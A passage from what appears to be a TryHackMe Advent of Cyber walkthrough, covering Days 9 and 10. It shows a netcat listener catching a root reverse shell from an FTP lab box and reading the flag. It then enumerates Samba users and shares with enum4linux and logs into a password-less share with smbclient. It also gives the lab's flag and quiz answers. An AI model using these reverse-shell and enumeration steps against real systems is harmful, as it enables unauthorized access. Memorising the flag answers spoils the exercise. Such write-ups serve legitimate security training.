After we successfully established connection between ftp server and our attacking machine. We now have root permissions and can execute any command.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ sudo nc -lvnp 4444  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
listening on [any] 4444 ...  
connect to [10.18.30.5] from (UNKNOWN) [10.10.119.216] 33522  
bash: cannot set terminal process group (1539): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~#
```

Last but not least, we can output the flag by using command `cat /root/flag.txt` and we will get our flag which is `THM{even_you_can_be_santa}`

```
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```

<END OF DAY 9>

Day 10: Don't be sELfish! (Networking)

Tools used: Kali linux

Solution/Walkthrough:

Firstly, we need to open a terminal and navigate enum4linux by using `cd/usr/share/enum4linux`. After that by using `./enum4linux.pl -h` to get a list of possible options like

```
└─$ ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass  specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
           This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n     Keep searching RIDs until n consecutive RIDs don't correspond to
           a username. Impies RID range ends at 999999. Useful
           against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file  brute force guessing for share names
  -k user  User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
           Used to get sid with "lookupsid known_username"
           Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -i      Get printer information
  -w wrkg  Specify workgroup manually (usually found automatically)
  -n      Do an nmblookup (similar to nbtstat)
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)
```

Question 1:

To find the number of the users on the Samba server by using enum4linux. We have to use `/enum4linux.pl -U [IP ADDRESS]`. For me, my IP_ADDRESS was `10.10.64.105`

```
=====
|   Users on 10.10.64.105   |
=====
Index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:  D
Desc:
Index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elf
mceagerDesc:
Index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson   Name:  D
esc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 11:01:57 2022
```

As we can see, there are 3 users on the server.

Question 2:

To find the number of 'shares' are there on the Samba server we have to use `/enum4linux.pl -S [IP ADDRESS]`.

```
=====
|   Share Enumeration on 10.10.64.105   |
=====
WARNING: The "syslog" option is deprecated

Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubu
tu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
-----
TBFC-SMB-01     TBFC-SMB
```

As we can see, there are 4 shares on the Samba server.

Question 3:

To find the share which doesn't require a password to login to the Samba server. We can use `smbclient //IP_ADDRESS/USERNAME`.

```
root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.105/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.105/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-194-46:~/Desktop/Tools/Miscellaneous# smbclient //10.10.64.105/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
```

After trying all the sharename on the list 1 by 1, we found that the shareuser `tbfc-santa` doesn't require a password to login.

Question 4:

After logging into the share, we may use `ls` which may help us to find out that the directory ElfMcSkidy leaves for Santa is `jingle-tunes`.

```
Try "help" to get a list of possible commands.
smb: \> ls
. D | 0 | Thu Nov 12 02:12:07 202 || .. | D | 0 | Thu Nov 12 01:32:21 202 |
| jingle-tunes | D | 0 | Thu Nov 12 02:10:41 202 |
| note_from_mcskidy.txt | N | 143 | Thu Nov 12 02:12:07 202 |
| 10252564 blocks of size 1024. 5369396 blocks available | | | |
| smb: \> | | | |

```

<END OF DAY 10>

